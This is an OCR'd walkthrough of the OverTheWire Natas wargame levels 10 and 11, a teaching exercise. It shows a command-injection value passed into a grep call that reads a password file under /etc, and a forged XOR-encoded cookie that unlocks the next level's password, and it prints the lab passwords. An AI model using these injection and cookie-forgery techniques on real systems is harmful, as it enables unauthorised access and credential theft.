
- Go to new tab and paste URL which is given and give the password and username to access this level.

- Then you will go to natas10 webpage



- Now they inform us that “they now filter on certain characters”

- View source code to see whether has any valuable information there




```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas10", "pass": "<censored>" };</script></head>
<body>
<h1>natas10</h1>
<div id="content">

For security reasons, we now filter on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```


- *preg_match — Perform a regular expression match*

- In “grep -i a /etc/natas_webpass/natas11; dictionary.txt” ., this command says there is a “ a ” located in “/etc/natas_webpass/natas11”


- We can change it to “grep -i a /etc/natas_webpass/natas11 dictionary.txt” which is grep supplying 2 files name.

- The command which is “grep” searches for PATTERNS in each FILE.

- Try “a /etc/natas_webpass/natas11” in pop-up window in natas10 webpage (URL - http://natas10.natas.labs.overthewire.org)




- Then you can see the password for the next level.




  - Password : **UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk**

Natas Level 10 → Level 11

- Username: natas11
- URL: http://natas11.natas.labs.overthewire.org
- Password : **UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk**




- Then you can see the natas level 11 webpage.





- Go to source code . Then you can see the code like this. Begin from this.

```
<?
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}

?>
```

- Open up the cookies










- We can see a data cookie and it's value here

- If we think about this problem we have to understand the following things.
    1. The site will print the password if $data["showpassword"] = yes
    2. $data is initialized with the return value of the loadData function
    3. loadData returns $defaultdata unless….
    4. If there is a "data " cookie, the decodes into an array containing a showpassword key and bgcolor key, then it will use those values

5. We would like the decode array to be :
   array("showpassword" => "yes", "bgcolor" => "#ffffff");
6. So we need to figure out how to encode the cookie correctly. So that it is decoded correctly on the server and then password will be printed.









✓ *Key = eDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoe93oeL*

- After you find the key then you can change the defaultData and get the new Cookie to see the password

✓ *Output : HmYkBwozJw4WNyAAFyB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAyIxCUc5*




- Refresh it




  - Password : **yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB**

Natas Level 11 → Level 12

